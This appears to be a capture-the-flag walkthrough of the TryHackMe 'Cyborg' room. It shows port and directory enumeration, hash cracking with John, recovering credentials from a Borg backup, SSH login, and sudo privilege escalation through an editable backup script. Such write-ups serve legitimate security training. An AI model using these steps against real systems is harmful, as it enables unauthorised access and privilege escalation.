Cyborg


Link - https://tryhackme.com/room/cyborgt8

Use **Nmap** tool to scan the open ports and services on the machine.


```
┌──(kali㉿kali)-[~/Cyborg]
└─$ nmap -sC -sV 10.10.12.106
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 17:03 EST
Nmap scan report for 10.10.12.106
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With the port 80 open, use **Gobuster** tool to do a directory search on the webpage.

```
┌──(kali㉿kali)-[~/Cyborg]
└─$ gobuster dir -u http://10.10.12.106 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.106
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/02 17:12:22 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.10.12.106/admin/]
/etc                  (Status: 301) [Size: 310] [--> http://10.10.12.106/etc/]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 277]
```




Opening the subdirectories of the webpage will reveal the password for a user – music_archive.




The password revealed is in the form of hash hence use **John** to crack the password.


```
┌──(kali㉿kali)-[~/Cyborg]
└─$ john hash.txt -w=/home/kali/Downloads/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (?)
1g 0:00:00:01 DONE (2022-02-02 17:25) 0.9615g/s 37476p/s 37476c/s 37476C/s 112704..salsabila
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




As we navigate through different pages on the website, reveals that the above retrieved credentials are for a backup file.




There’s a download file option on the webpage.



The downloaded file is a tar file which needs to be extracted.



As we extract the tar file, there seems to be many system files present inside the folder.



```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ cat config
[repository]
version = 1
segments_per_dir = 1000
max_segment_size = 524288000
append_only = 0
storage_quota = 0
additional_free_space = 0
id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31
key = hqlhbGdvcml0aG2mc2hhMjU2pGRhdGHaAZ6ZS3pOjzX7NiYkZMTEyECo+6f9mTsiO9ZWFV
      L/2KvB2UL9wHUa9nVV55aAMhyYRarsQWQZwjqhT0MedUEGWP+FQXlFJiCpm4n3myNgHWKj
      2/y/khvv50yC3gFIdgoEXY5RxVCXhZBtROCwthh6sc3m4Z6VsebTxY6xYOIp582HrINXzN
      8NZWZ0cQZCFxwkT1AOENIljk/8gryggZl6HaNq+kPxjP8Muz/hm39ZQgkO0Dc7D3YVwLhX
      daw9tQWil480pG5d6PHiL1yGdRn8+KUca82qhutWmoW1nyupSJxPDnSFY+/4u5UaoenPgx
      oDLeJ7BBxUVsP1t25NUxMWCfmFakNlmLlYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN
      eyUMQWcKX0fqUjC+m1qncyOs98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb
      T8puAPzLDC1G33npkBeIFYIrzwDBgXvCUqRHY6+PCxlngzz/QZyVvRMvQjp4KC0Focrkwl
      vi3rft2Mh/m7mUdmEejnKc5vRNCkaGFzaNoAICDoAxLOsEXy6xetV9yq+BzKRersnWC16h
      SuQq4smlLgqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAgzFQioCyKKfXqR5j3WKqwp+RM0Zld
      UCH8bjZLfc1GFsundmVyc2lvbgE=

┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

Open the link provided above in the Readme file to see how Borg Backup works.

As learnt on the website on how Borg Backup works, try to access the same using the commands.

```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ borg list .
Enter passphrase for key /home/kali/Cyborg/home/field/dev/final_archive:
music_archive                        Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1c
82]
```

Create a Folder in tmp directory and then mount the borg backup file to it using the below command.

```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ mkdir /tmp/Cyborg

┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ borg mount . /tmp/Cyborg
Enter passphrase for key /home/kali/Cyborg/home/field/dev/final_archive:
```

Once the file is mounted to the tmp folder, navigate ot the created folder and access the backup file.

```
┌──(kali㉿kali)-[/tmp/Cyborg/music_archive]
└─$ cd home

┌──(kali㉿kali)-[/tmp/Cyborg/music_archive/home]
└─$ ls
alex

┌──(kali㉿kali)-[/tmp/Cyborg/music_archive/home]
└─$ cd alex

┌──(kali㉿kali)-[/tmp/Cyborg/music_archive/home/alex]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[/tmp/Cyborg/music_archive/home/alex]
└─$ cd Desktop

┌──(kali㉿kali)-[/tmp/…/music_archive/home/alex/Desktop]
└─$ ls
secret.txt

┌──(kali㉿kali)-[/tmp/…/music_archive/home/alex/Desktop]
└─$ cat secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!"
```

More enumerating…

```
┌──(kali㉿kali)-[/tmp/Cyborg/music_archive/home/alex]
└─$ cd Documents

┌──(kali㉿kali)-[/tmp/…/music_archive/home/alex/Documents]
└─$ ls
note.txt

┌──(kali㉿kali)-[/tmp/…/music_archive/home/alex/Documents]
└─$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex [redacted]
```

The note.txt reveals the credentials of the user **– Alex.**

```
┌──(kali㉿kali)-[/tmp/…/music_archive/home/alex/Documents]
└─$ ssh alex@10.10.12.106
alex@10.10.12.106's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{                                    }
alex@ubuntu:~$
```

Navigate to user.txt file to find the user flag as shown above.

```
alex@ubuntu:~/Downloads$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Edit the backup.sh and add - /bin/sh to it. Once it is executed on sudo privileges, we will get a root shell.

```
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Traverse through the directories to get the root flag –

```
# cd root
# ls
root.txt
# cat root.txt
flag{                                    }
#
```